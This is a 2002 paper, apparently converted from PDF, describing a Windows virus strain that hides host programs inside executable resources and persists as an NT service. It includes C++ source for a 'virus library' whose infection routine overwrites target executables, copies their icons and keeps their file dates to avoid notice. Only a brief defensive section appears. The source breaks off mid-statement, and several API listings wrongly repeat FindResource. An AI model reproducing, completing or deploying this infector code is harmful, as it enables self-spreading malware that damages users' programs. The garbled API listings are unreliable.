



# **NT Resource Service Virus**

## **Concept Exploration**

**March 30, 2002**

Sasmito Adibowo

**Arcle Technologies**

<http://www.arcle.net>

**SIMPLE RELIABLE SOLUTIONS**

## Table of Contents

---

Abstract . . . . .	3
General Description . . . . .	3
Functional Description . . . . .	4
Common Virus Activities . . . . .	5
Relevant Win32 API Functions . . . . .	7
Resource-Management Functions . . . . .	7
Service-Management Functions . . . . .	9
Virus Library . . . . .	10
VrsSetup . . . . .	10
VrsCleanup . . . . .	11
VrsInfectFile . . . . .	11
VrsIsInfected . . . . .	11
VrsQueryFile . . . . .	11
VrsIsHostRunning . . . . .	12
VrsDoCleanInstall . . . . .	12
VrsGetHostInfo . . . . .	12
Tackling Methods . . . . .	13
Detection . . . . .	13
Prevention . . . . .	13
Curative . . . . .	13

## 1 Abstract

---

This document describes a technique for creating viruses of a certain strain. The strain is called by the author as *Reservi*. This strain is conceived by the author as a result from the workings of a selection of viruses.

The information contained in this document is not conceptually new; it merely formulaize several widely-known techniques. These specific techniques has already been used in several viruses, one notable example is the *Remote Explorer* virus.

## 2 General Description

---

The NT Resource Service Virus , or *Reservi* for short, is not actually a virus. It is a class of viruses which has certain properties. What is interesting about this type of virus, that it is essentially simple; any average programmer who know how to read the Win32 API documentation and has access to a Windows C compiler can easily create this type of virus. Unlike macro viruses, this strain is not dependent to any specific application software.

A computer program is said to be a virus because it exhibits at least these two properties that are similar to a biological virus:

- It remains dormant in isolation, but may be hostile when active.
- It is able to replicate and spread clones of itself.

The *Reservi* strain employs its virus-like activities by means that are readily available in the Windows system itself. It uses the resource data mechanism to infect other programs; and it remains resident in the system as an NT service.

A *resource* in Windows programming paradigm is data that are added to an executable file after it has been linked. Common types of data placed in resources are bitmaps, icons, menus and dialogs. The Windows API also supports the use of user-defined resource data. Resources of this type contains an arbitrary data, defined by the application program.

A Windows NT *service* is a special type of program which runs in the background. Programs of this type are typically assigned to run as the system account, an administrator account, or another user-defined account; independent from the account of the current logged-on user.

Service programs are most likely to be system programs that provides non-interactive functions. Examples of those programs are web servers, DBMS

# NT Resource Service Virus

Concept Exploration




servers, device manager, and scheduler. These programs typically requires no interaction to the user; thus it may only perform limited interaction with the desktop, if any at all.

## 3 Functional Description

---

Viruses of the Reservi strain are typically divided into two major parts: a *Loader* module and a *Service* module. The Loader functions to run the host program; while the Service runs in the background to infect other candidate hosts and perform other malicious tasks that the virus was originally created for. The Loader may also installs the Service module when it is not already present in the system.



**Figure 1** Virus modules and their functions.

This separation implies that the virus may take two forms on disk. One form is the virus program encapsulating the host executable, as seen in **Figure 2 (b)**. The other form is the virus actively running in the background as a Windows NT service, as in **Figure 2 (c)**. The sections marked as *resource* indicates that the corresponding part is not considered executable code by Windows (the operating system involved), but it is defined as user-defined resource data.

# NT Resource Service Virus

Concept Exploration




Figure 2 Executable layouts.

When an infected host is executed, it doesn't gain control first. Windows actually executes the Loader module of the virus. The Loader then finds the real host executable file, extracts it into a temporary directory, and then execute it. While the host is executing the Loader wait for it to terminate; at that time, it then removes the extracted executable file to cover its tracks.

While waiting, the Loader may also check whether the Service module is currently installed and running. If not, it may choose to install and register it to the Windows Service Control Manager (SCM).

When running, the Service module of the virus frequently possesses full system privileges, depending on how it was installed. Given these privileges, it may infect the program files available in the system. It also may perform other malicious tasks, those tasks that the virus was originally created for.

## 3.1 Common Virus Activities

This section describes the virus activities as illustrated in **Figure 1**. The *Be Malicious* activity is not included since it is specific to a particular instance of the strain.

### 3.1.1 Infect Host

When the virus infects a candidate host program, it undergoes several steps as illustrated in **Figure 3**. The initial state of the operation is that the virus determines that it needs to infect a host; while the final state is a host program has been infected. This results the host executable file to confirm to the layout shown in **Figure 2 (b)**.




Figure 3 Infect Host activities

# NT Resource Service Virus

Concept Exploration



**Find candidate host.** The virus looks for a clean Windows GUI executable file that has not already been infected by a similar virus.

**Copy host to temp.** The host executable file is copied into a temporary folder for further processing.

**Copy Loader as host.** The virus copies the Loader module to replace the original host executable file. This operation effectively destroys the original host program.

**Append host into resource.** The executable file of the host is appended to the executable file of the newly-copied Loader module as a user-defined resource.

**Append Service into resource.** The Loader might need to install the Service module into the system. Thus, it needs to carry the Service executable file.

## 3.1.2 Execute Host

When Windows tries to execute an infected host, the Loader gains control first. It then performs the activities in **Figure 4** to get the host up and running.

**Extract host program file.** The real executable code of the host program is located as a resource in the Loader's program file, as depicted in **Figure 2 (b)**. The loader extracts this data and places it in a temporary folder.

**Host program file extracted.** The program file of the host obtained from the Loader's resource has been extracted and ready for execution.


**Execute host.** The loader runs the extracted host program file while passing it the command line parameters that are originally given to the Loader by Windows.

**Host is running.** The host program is running as usual.

**Wait for host termination.** While the host program is running, the Loader waits for it to quit. This waiting period is not necessarily an idle wait; other tasks may be performed while waiting.

**Host terminated.** The host program has normally finished execution.

**Delete host program file.** The extracted host program file in the temporary directory is deleted. This step is required to prevent waste of disk space and to reduce the chance of virus detection.



**Figure 4** Execute host activities.

# NT Resource Service Virus

Concept Exploration



## 3.1.3 Install Service

Apart from the host executable data, the Loader also carries the Service module in its resources. This allows the Loader – upon the discovery of an uninfected system – to extract and install the Service module to run resident in the system. Details of the activities are illustrated in the **Figure 5**.


**Extract service from resource.** The Loader extracts the executable data from its resources and places it as a file in a temporary directory.

**Append Loader to Service as a resource.** The Loader appends itself – minus all unnecessary data – into the newly created Service executable file. This allows the Service to later infect other program files.

**Service executable ready.** The newly-created executable file of the Service module is ready to be deployed. It conforms to the layout in **Figure 2(c)**.

**Register service to Windows SCM.** The service is then deployed and registered to the Windows Service Control Manager (SCM).

**Start the Service.** The newly installed Service module is then started to allow it to perform its tasks.



**Figure 5** Install Service activities

## 4 Relevant Win32 API Functions

This section briefly describes the Windows system calls that are relevant for the operation of a Reservi virus. Most of these are advanced API functions that are only available on Windows NT-based systems, including Windows 2000 and Windows XP. More information about each function may be obtained from the Win32 SDK documentation.

### 4.1 Resource-Management Functions

#### 4.1.1 FindResource

```
HRSRC FindResource(  
    HMODULE hModule,    // resource-module handle  
    LPCTSTR lpName,     // pointer to resource name  
    LPCTSTR lpType      // pointer to resource type  
);
```

## NT Resource Service Virus

Concept Exploration



The FindResource function determines the location of a resource with the specified type and name in the specified module.

### 4.1.2 LoadResource

```
HGLOBAL LoadResource(  
    HMODULE hModule,    // resource-module handle  
    HRSRC hResInfo     // resource handle  
);
```

The LoadResource function loads the specified resource into global memory.

### 4.1.3 LockResource

```
LPVOID LockResource(  
    HGLOBAL hResData   // handle to resource to lock  
);
```

The LockResource function locks the specified resource in memory.

### 4.1.4 BeginUpdateResource

```
HANDLE BeginUpdateResource(  
    LPCTSTR pFileName, // pointer to file in which to update resources  
    BOOL bDeleteExistingResources // deletion option  
);
```

The BeginUpdateResource function returns a handle that can be used by the UpdateResource function to add, delete, or replace resources in an executable file.

### 4.1.5 UpdateResource

```
HRSRC FindResource(  
    HMODULE hModule,    // resource-module handle  
    LPCTSTR lpName,    // pointer to resource name  
    LPCTSTR lpType     // pointer to resource type  
);
```

## NT Resource Service Virus

*Concept Exploration*



The UpdateResource function adds, deletes, or replaces a resource in an executable file.

### 4.1.6 EndUpdateResource

```
HRSRC FindResource(  
    HMODULE hModule,    // resource-module handle  
    LPCTSTR lpName,    // pointer to resource name  
    LPCTSTR lpType     // pointer to resource type  
);
```

The EndUpdateResource function ends a resource update in an executable file.

## 4.2 Service-Management Functions

### 4.2.1 OpenSCManager

```
SC_HANDLE OpenSCManager(  
    LPCTSTR lpMachineName, // pointer to machine name string  
    LPCTSTR lpDatabaseName, // pointer to database name string  
    DWORD dwDesiredAccess // type of access  
);
```

The OpenSCManager function establishes a connection to the service control manager on the specified computer and opens the specified database.

### 4.2.2 CreateService

# NT Resource Service Virus

Concept Exploration



```
SC_HANDLE CreateService(  
    SC_HANDLE hSCManager, // handle to service control manager database  
    LPCTSTR lpServiceName, // pointer to name of service to start  
    LPCTSTR lpDisplayName, // pointer to display name  
    DWORD dwDesiredAccess, // type of access to service  
    DWORD dwServiceType, // type of service  
    DWORD dwStartType, // when to start service  
    DWORD dwErrorControl, // severity if service fails to start  
    LPCTSTR lpBinaryPathName, // pointer to name of binary file  
    LPCTSTR lpLoadOrderGroup, // pointer to name of load ordering group  
    LPDWORD lpdwTagId, // pointer to variable to get tag identifier  
    LPCTSTR lpDependencies, // pointer to array of dependency names  
    LPCTSTR lpServiceStartName, // pointer to account name of service  
    LPCTSTR lpPassword // pointer to password for service account  
);
```

The CreateService function creates a service object and adds it to the specified service control manager database.

## 4.2.3 OpenService

```
SC_HANDLE OpenService(  
    SC_HANDLE hSCManager, // handle to service control manager database  
    LPCTSTR lpServiceName, // pointer to name of service to start  
    DWORD dwDesiredAccess // type of access to service  
);
```

The OpenService function opens a handle to an existing service.

## 4.2.4 StartService

```
HRSRC FindResource(  
    HMODULE hModule, // resource-module handle  
    LPCTSTR lpName, // pointer to resource name  
    LPCTSTR lpType // pointer to resource type  
);
```

The StartService function starts the execution of a service.

## 4.2.5 CloseServiceHandle

```
HRSRC FindResource(  
    HMODULE hModule,    // resource-module handle  
    LPCTSTR lpName,    // pointer to resource name  
    LPCTSTR lpType     // pointer to resource type  
);
```

The CloseServiceHandle function closes a handle to a service control manager database as returned by the OpenSCManager function, or it closes a handle to a service object as returned by either the OpenService or CreateService function.

## 5 Virus Library

---

This section describes a library implemented by the author to assist the development of a Reservi virus. This library primarily provides functions that encapsulates most of the resource-management part of Reservi. The functionalities concerning the Service module are no different from other service programs, thus the library currently does not provide such functionality. Additionally, libraries encapsulating service functions are readily available from various vendors; one notable example is Borland's Visual Component Library which provides a TService class. In storing the host executable, this library uses the *zlib* data compression library. Zlib may be obtained from <http://www.zlib.org>.

### 5.1 VrsSetup

```
bool __fastcall VrsSetup(  
    HINSTANCE progInstance, // instance of the loader  
    LPCSTR cmdLine,        // command line passed by Windows  
    DWORD appVersion,     // the virus's version  
    const char* appId      // unique name of the virus  
);
```

Initializes the library. This function must be the called first by Loader modules prior to execution of the virus logic. It extracts the host executable and run it.

## 5.2 VrsCleanup

```
bool __fastcall VrsCleanup();
```

Prepares for the library for termination. This function must be called by loader modules prior to termination. It waits for the host program to terminate and then deletes the extracted host program file.

## 5.3 VrsInfectFile

```
bool __fastcall VrsInfectFile(  
    const char* fileName    // executable file name  
);
```

Infects a host program file. This function requires that the program file is a Win32 GUI application. When the target file is already infected, it does nothing. The file is modified from a clean host (illustrated in **Figure 2a**) and turns it into an infected host (illustrated in **Figure 2b**).

## 5.4 VrsIsInfected

```
bool __fastcall VrsIsInfected(  
    const char* fileName    // executable file name  
);
```

Checks whether the specified executable file has already been infected by a virus which uses this library. It searches the file for a special marker that was placed when it was first infected.

## 5.5 VrsQueryFile

```
bool __fastcall VrsQueryFile(  
    const char* fileName,    // executable file name  
    VrsInfectStatus& stat    // virus-infection status  
);
```

Queries an infected executable file. When the specified executable file is infected, it searches the file for the infection record that was placed upon infection.

### 5.5.1 VrsInfectStatus

# NT Resource Service Virus

Concept Exploration



```
typedef struct {
    // library variables
    DWORD    Magic;    // magic number
    DWORD    LibVersion; // library version

    DWORD    HostSize;    // size of host executable, in bytes
    BOOL     HostExist;   // host program exist in resource

    // application-defined variables
    DWORD    AppVersion; // app version
    char     AppId[40];  // app name
}
VrsInfectStatus;
```

The infection record that is placed to an executable file when it is infected by a virus using this library.

## 5.6 VrsIsHostRunning

```
bool __fastcall VrsIsHostRunning();
```

Returns true when the host exists and it is up and running, false otherwise. This function checks whether the Process ID of the host (obtained when the host was started) is still valid.

## 5.7 VrsDoCleanInstall

```
bool __fastcall VrsDoCleanInstall(
    const char* fileName    // executable file name
);
```

Infects the specified executable file. When the file has already been infected by this library, that infecting virus will be overwritten and replaced by the current virus.

## 5.8 VrsGetHostInfo

```
void __fastcall VrsGetHostInfo(
    VrsHostInfo& info        // host information data
);
```

When the host is running, this function returns various information about it. When it is not running, the data returned must not be used.

## 5.8.1 VrsHostInfo

```
typedef struct {
    BOOL        HostStarted; // whether the host app has been
                        // started
    const char* HostCmdLine; // command line of host -- do not
                        // modify
    DWORD       HostPID;     // the running host's Process ID
                        // obtained from CreateProcess
} VrsHostInfo;
```

The information about the running host.

## 6 Tackling Methods

---

This section describes several methods that may be used to contend a Reservi virus. These methods are based on the behavior of the virus itself.

### 6.1 Detection

The virus will drastically alter the structure of the infected executable file. This is due to the fact that it actually replaces the file with its own. The load time of an infected application will increase noticeably. Since infected programs are run from a temporary folder, some programs will experience difficulty when it is not run from its own folder.

When the virus runs resident as a service, its entry will be displayed in the list of Windows services. Therefore, it is possible to detect its presence by identifying uncommon services in the list.

### 6.2 Prevention

To prevent the virus from infecting program files, write access to those files must be prohibited. Also, do not logon as an administrator or power user unless required. This is to prevent the virus from installing itself as a service.

### 6.3 Curative

The simplest method in curing the system from infection of a Reservi virus is to remove the virus' Service module and reinstall all application programs. A program file may be revived by extracting the host's executable code from an infected file.

```
/*
Win32 Virus Library
-----
Copyright(C) Sasmito Adibowo <adib@bitSMART.com>, 2002
Arcle Technologies
*/
//-----
#ifndef virapiH
#define virapiH

#pragma pack(push,4)
// current infection status
//
typedef struct {
// library variables
    DWORD    Magic; // magic number
    DWORD    LibVersion; // library version

    DWORD    HostSize; // size of host executable, in bytes
    BOOL     HostExist; // host program exist in resource

// application-defined variables
    DWORD    AppVersion; // app version
    char     AppId[40]; // app name
}
VrsInfectStatus;

// information about the running host (if any) to return to
// the application
typedef struct {
    BOOL     HostStarted; // true if the host app has been
                        // started if false, do not use the
                        // remaining values of this structure
    const char* HostCmdLine; // command line of host -- do not
                        // modify
    DWORD     HostPID; // the running host's Process ID
                        // obtained from CreateProcess
} VrsHostInfo;
#pragma pack(pop)

#ifdef __cplusplus
extern "C" {
#endif

//
// call this at the very beginning of the program
//
bool __fastcall VrsSetup(HINSTANCE progInstance, LPCSTR cmdLine,
    DWORD appVersion, const char* appId);

//
// call this just before the program terminates
//
bool __fastcall VrsCleanup();

/*
    Infects a win32 executable, returns false if unsuccessful
    and sets VrsError to one of the following
*/
bool __fastcall VrsInfectFile(const char* fileName);

/*
    Checks whether a given filename is infected
*/
```

```
bool __fastcall VrsIsInfected(const char* fileName);

/*
Returns infection status in executable file specified by
fileName
*/
bool __fastcall VrsQueryFile(const char* fileName,
                             VrsInfectStatus& stat);

//
// Check if the host is currently running
bool __fastcall VrsIsHostRunning();

// do a "clean install"
bool __fastcall VrsDoCleanInstall(const char* fileName);

// get info on the running host
void __fastcall VrsGetHostInfo(VrsHostInfo& info);

// last error
int __fastcall VrsLastError(); // still under development,
// do not use

// virus api error codes
#ifdef __cplusplus
}
#endif

#define RC_HOST = "VIRAPI_HOST";
#define RC_STATUS = "VIRAPI_STATUS";

// no error
#define VE_NONE 0
// unable to access object
#define VE_NOACCESS (-1)
// out of memory
#define VE_NOMEM (-2)
// cannot update object
#define VE_NOUPDATE (-3)
// cannot create object
#define VE_NOCREATE (-4)
//invalid executable format
#define VE_EXEFORMAT (-5)
// already infected
#define VE_INFECTED (-6)
// cannot find record
#define VE_NORECORD (-7)
// target file exists
#define VE_FILEEXIST (-8)
// we have no host
#define VE_HOSTABSENT (-9)

#ifdef _WINDOWS_
# include <windows.h>
#endif
#ifdef _INC_SHELLAPI
# include <shellapi.h>
#endif
#ifdef __cplusplus
# ifdef _EXCEPT_H
# include <except.h>
# endif
#endif
#ifdef _STDIO_H
```

```
# include <stdio.h>
#endif
#ifndef __IO_H
# include <io.h>
#endif
#ifndef assert
# include <assert.h>
#endif
```

```
//-----
#endif
```

```
/*
Win32 Virus Library
-----
Copyright(C) Sasmito Adibowo <adib@bitSMART.com>, 2002
Arcle Technologies

*/

//-----
#include <windows.h>
#include <ddeml.h>
#include <shellapi.h>
#include <except.h>
#include <memory>
#include <process.h>
#include <stdio.h>
#include <io.h>
#include <sys/stat.h>
#include <stdlib.h>
#include <assert.h>

#pragma hrdstop

namespace zlib {
#include "zlib-1.1.3\zlib.h"
}
using namespace zlib;

//-----
#pragma package(smart_init)

#include "virapi.h"

//-----
// the version (DWORD type) is formatted as follows
// XX-XX-XX-XX (majorversion - minorversion - release - subrelease)
// e.g: version 1.0.1.5
// version number: 0x01000105

#define MAGIC          99102509
// this is version 0.1.0.1
#define VERSION        0x00010001
#define DDE_SERVICE    "virapi"

/*
Virapi DDE Documentation:
    service name: "virapi"

    REQUEST:
        topic: "hello"
        item: (none)
    returns: CF_TEXT: file name, lib version and application string
*/

// since it is not necessary for win32 apps to free resources,
// we can load resources without cleaning up after
// ourselves
inline LPVOID
GetResource(HINSTANCE hModule, LPCSTR lpszName, LPCSTR lpszType) {
    HRSRC res = FindResource(hModule, lpszName, lpszType);
    if(!res) return NULL;

    HGLOBAL hglb = LoadResource(hModule, res);
    if(!hglb) return NULL;
}
```

```
    }    return LockResource(hglb);
}

//-----
// host status
bool HostStarted = false;    // true if the host app is
                             // currently running
char HostFileName[MAX_PATH]; // file name of the running host
const char* HostCmdLine;    // command line to pass to host
PROCESS_INFORMATION HostInfo; // host's process info

//
// handle to module
HINSTANCE Handle = NULL;

//
// last error
int VrsError = VE_NONE;

//
// DDEML handle
DWORD DdeHandle;
HSZ DdeService;

//
// current infection status
VrsInfectStatus InfectStatus;

//-----
//
// spawns the host
//
bool ExecHost();

//
// copy resources of type restype from the module hModuleCopyFrom
// to the module with open update-handle (BeginUpdateResource)
// hUpdateCopyTo
//
bool CopyResources(HINSTANCE hModuleCopyFrom, HANDLE hUpdateCopyTo,
    LPCSTR restype);

//
// DDE callback func
HDDATA CALLBACK DdeCallback(UINT, UINT, HCONV, HSZ, HSZ, HDDATA,
    DWORD, DWORD);

/*-----
* VrsSetup
*
*
*/
extern "C" bool __fastcall
VrsSetup(HINSTANCE progInstance, LPCSTR cmdLine,
    DWORD appVersion, const char* appId)
{
    Handle = progInstance;

```

```
HostCmdLine = cmdLine;
DdeHandle = 0;

if(HostCmdLine == NULL) {
    HostCmdLine = GetCommandLine();
}

DdeInitialize(&DdeHandle, (PFNCALLBACK)DdeCallback,
              APPCLASS_STANDARD
              | CBF_SKIP_ALLNOTIFICATIONS, 0);
if(DdeHandle) {
    DdeService = DdeCreateStringHandle(DdeHandle, DDE_SERVICE,
                                       CP_WINANSI);
    DdeNameService(DdeHandle, DdeService, NULL, DNS_REGISTER
                  | DNS_FILTERON);
}

//
// initialize default values for structure
InfectStatus.Magic = MAGIC;
InfectStatus.HostExist = false;
InfectStatus.LibVersion = VERSION;
InfectStatus.HostSize = 0;

InfectStatus.AppVersion = appVersion;
CopyMemory(InfectStatus.AppId, appId,
           sizeof(InfectStatus.AppId));

// see if status exists
void* status = GetResource(Handle, RC_STATUS, RT_RCDATA);
if(status) {
    CopyMemory(&InfectStatus, status, sizeof(VrsInfectStatus));
    if(InfectStatus.HostExist) {
        ExecHost();
    }
}
return true;
}

/*-----
 * VrsCleanup
 *
 */
extern "C" bool __fastcall
VrsCleanup()
{
    bool isOk = true;
    if(HostStarted) {
        // wait for host to terminate
        WaitForSingleObject(HostInfo.hProcess, INFINITE);
        CloseHandle(HostInfo.hThread);
        CloseHandle(HostInfo.hProcess);
        HostStarted = false;
        if(remove(HostFileName) != 0) {
            isOk = false;
        }
        HostFileName[0] = 0;
    }
    if(DdeHandle != 0) {
        DdeFreeStringHandle(DdeHandle, DdeService);
        DdeNameService(DdeHandle, NULL, NULL, DNS_UNREGISTER);
        DdeUninitialize(DdeHandle);
    }
    return isOk;
}
```

```
}

/*-----
 * VrsDoCleanInstall
 *
 *
 * Make a "clean install" of the current (infected or not)
 * executable. The parameter fileName points to the New File's
 * name that will be created; the file must not already exist or
 * the function will fail
 *
 * Last error codes:
 *   * VE_NOACCESS
 *   * VE_NOUPDATE
 *   * VE_NOCREATE
 *   * VE_FILEEXIST
 */
extern "C" bool __fastcall
VrsDoCleanInstall(const char* fileName)
{
    // is target file exists?
    if(access(fileName,00) == 0) {
        VrsError = VE_FILEEXIST;
        return false;
    }
    char ProgFileName[MAX_PATH]; // current .EXE
    GetModuleFileName(Handle,ProgFileName,sizeof(ProgFileName));
    if(CopyFile(ProgFileName,fileName,true)) {
        // can read/write?
        if(access(fileName,06) != 0) {
            //no? change it
            if(chmod(fileName,S_IREAD|S_IWRITE) == -1){
                VrsError = VE_NOACCESS;
                return false;
            }
        }
    }

    HANDLE hUpdate;
    hUpdate = BeginUpdateResource(fileName,false);
    if(hUpdate) {
        VrsInfectStatus newStatus;
        CopyMemory(&newStatus,&InfectStatus,
            sizeof(VrsInfectStatus));
        newStatus.HostExist = false;
        newStatus.HostSize = 0;

        // remove the host
        UpdateResource(hUpdate,
            RT_RCDATA,
            RC_HOST, // res name
            MAKELANGID(LANG_NEUTRAL, SUBLANG_NEUTRAL),
            NULL,
            0);

        UpdateResource(hUpdate,
            RT_RCDATA,
            RC_STATUS, // resource name
            MAKELANGID(LANG_NEUTRAL, SUBLANG_NEUTRAL),
            &newStatus,
            sizeof(VrsInfectStatus));
        if(EndUpdateResource(hUpdate,false)){
            VrsError = VE_NONE;
            return true;
        }
    }
    else {
        remove(fileName);
    }
}
```

```
        VrsError = VE_NOUPDATE;
        return false;
    }
}
VrsError = VE_NOCREATE;
return false;
}

/*-----
* VrsInfectFile
*
*
Error codes:
* VE_EXEFORMAT
* VE_INFECTED
* VE_NOACCESS
* VE_NOMEM
* VE_NOUPDATE
* VE_NOCREATE
*/
extern "C" bool __fastcall
VrsInfectFile(const char* appFileName)
{
    // check for r/w permission
    if(access(appFileName,06) !=0) {
        VrsError = VE_NOACCESS;
        return false;
    }
    //
    // verify PE executable
    //
    DWORD info = SHGetFileInfo(appFileName,0,NULL,0,SHGFI_EXETYPE);
    if(LOWORD(info) != 0x4550 && LOWORD(info) != 0x454E ) {
        // non-win32 executable
        VrsError = VE_EXEFORMAT;
        return false;
    }

    //
    // prevent double-infection
    if(VrsIsInfected(appFileName)) {
        VrsError = VE_INFECTED;
        return false;
    }
    char ProgFileName[MAX_PATH]; // current .EXE file
    char workFileName[MAX_PATH]; // temporary file
    char TempPath[MAX_PATH];

    // just in case GetTempPath() fails
    TempPath[0] = '.';
    TempPath[1] = 0;
    lstrcpy(workFileName,"TMP$.TMP");

    GetTempPath(sizeof(TempPath),TempPath);
    GetTempFileName(TempPath,"TMP",0,workFileName);
    GetModuleFileName(Handle,ProgFileName,sizeof(ProgFileName));

    // open target host
    // use read/write mode since the file will eventually be
    // overwritten
    FILE* fAppFile = fopen(appFileName,"r+b");
    if(!fAppFile) {
```

```
    VrsError = VE_NOACCESS;
    return false;
}

VrsInfectStatus newStatus;

// fill in defaults from current status
CopyMemory(&newStatus,&InfectStatus,sizeof(VrsInfectStatus));
newStatus.HostExist = true;

fseek(fAppFile,0,SEEK_END);
newStatus.HostSize = ftell(fAppFile);
if((int)newStatus.HostSize == -1) {
    fclose(fAppFile);
    VrsError = VE_NOACCESS;
    return false;
}

size_t    inBufSize;
size_t    outBufSize;

inBufSize = newStatus.HostSize;
outBufSize = inBufSize + inBufSize / 1000 + 12 + 256;

// copy ourself to a temporary file
CopyFile(ProgFileName,workFileName,false);

// update work file
HANDLE hUpdate = BeginUpdateResource(workFileName,false);
if(hUpdate) {
    zlib::Byte* inBuf = NULL;
    zlib::Byte* outBuf = NULL;
    try {
        inBuf = new zlib::Byte[inBufSize];
        outBuf = new zlib::Byte[outBufSize];
    }
    catch(std::bad_alloc) {
        if(inBuf) delete[] inBuf;
        if(outBuf) delete[] outBuf;
        if(fAppFile) fclose(fAppFile);
        VrsError = VE_NOMEM;
        return false;
    }
}

//
// load host .EXE into memory
fseek(fAppFile,0,SEEK_SET);
fread(inBuf,sizeof(zlib::Byte),inBufSize,fAppFile);
fclose(fAppFile);
fAppFile = NULL;

//
// compress host .EXE file
int err;
z_stream zstr;
zstr.zalloc = Z_NULL;
zstr.zfree = Z_NULL;
zstr.opaque = Z_NULL;
zstr.data_type = Z_BINARY;

int method; // compression method

// small files are compressed better
method = 10 - (newStatus.HostSize * 3 / 2 / (1024*1024));
if(method < 0) {
    method = 0;
}
```

```
    }
    else if(method >= 10) {
        method = 9;
    }

    err = deflateInit(&zstr, method);
    if(err == Z_OK) {
        zstr.next_in = inBuf;
        zstr.next_out = outBuf;

        zstr.avail_in = inBufSize;
        zstr.avail_out = outBufSize;

        err = deflate(&zstr,Z_FINISH);
        assert(err == Z_STREAM_END);
        deflateEnd(&zstr);

        // size of compressed data
        size_t outBytes = outBufSize - zstr.avail_out;

        // since the buffers can be quite large,
        // delete them ASAP

        delete[] inBuf;
        inBuf = NULL;

        UpdateResource(hUpdate,
            RT_RCDATA,
            RC_HOST, // res name
            MAKELANGID(LANG_NEUTRAL, SUBLANG_NEUTRAL),
            outBuf,
            outBytes);

        delete[] outBuf;
        outBuf = NULL;

        UpdateResource(hUpdate,
            RT_RCDATA,
            RC_STATUS, // resource name
            MAKELANGID(LANG_NEUTRAL, SUBLANG_NEUTRAL),
            &newStatus,
            sizeof(VrsInfectStatus));

        // copy app's most-used resources
        HINSTANCE appInst = LoadLibraryEx(appFileName, NULL,
            DONT_RESOLVE_DLL_REFERENCES);
        if(appInst) {
            //
            // copy version info
            CopyResources(appInst, hUpdate, RT_VERSION);

            //
            // copy icons
            CopyResources(appInst, hUpdate, RT_GROUP_ICON);
            CopyResources(appInst, hUpdate, RT_ICON);

            FreeLibrary(appInst);
        }
    }

    if(!EndUpdateResource(hUpdate, false)) {
        remove(workFileName);
        VrsError = VE_NOUPDATE;
        return false;
    }
}
```

```
    else {
#ifdef NDEBUG
    LPVOID lpMsgBuf;

    FormatMessage(
        FORMAT_MESSAGE_ALLOCATE_BUFFER | FORMAT_MESSAGE_FROM_SYSTEM,
        NULL,
        GetLastError(),
        MAKELANGID(LANG_NEUTRAL, SUBLANG_DEFAULT), // Default language
        (LPTSTR) &lpMsgBuf,
        0,
        NULL
    );
    MessageBox(NULL, (char*)lpMsgBuf, "LastError", MB_OK);
#endif
        remove(workFileName);
        VrsError = VE_NOUPDATE;
        return false;
    }

    // finished creating work file,

    // store host's date
    FILETIME creation, lastAccess, lastWrite;
    HANDLE hFile;
    bool gotDates = false;

    hFile = CreateFile(appFileName, // name
        GENERIC_READ, //access
        FILE_SHARE_READ|FILE_SHARE_WRITE, //share mode
        NULL, //security attrs
        OPEN_EXISTING, // create flag
        0, // attrs
        NULL);
    if(hFile) {
        gotDates = GetFileTime(hFile, &creation, &lastAccess, &lastWrite);
        CloseHandle(hFile);
    }

    // now overwrite target host
    if(MoveFileEx(workFileName, appFileName,
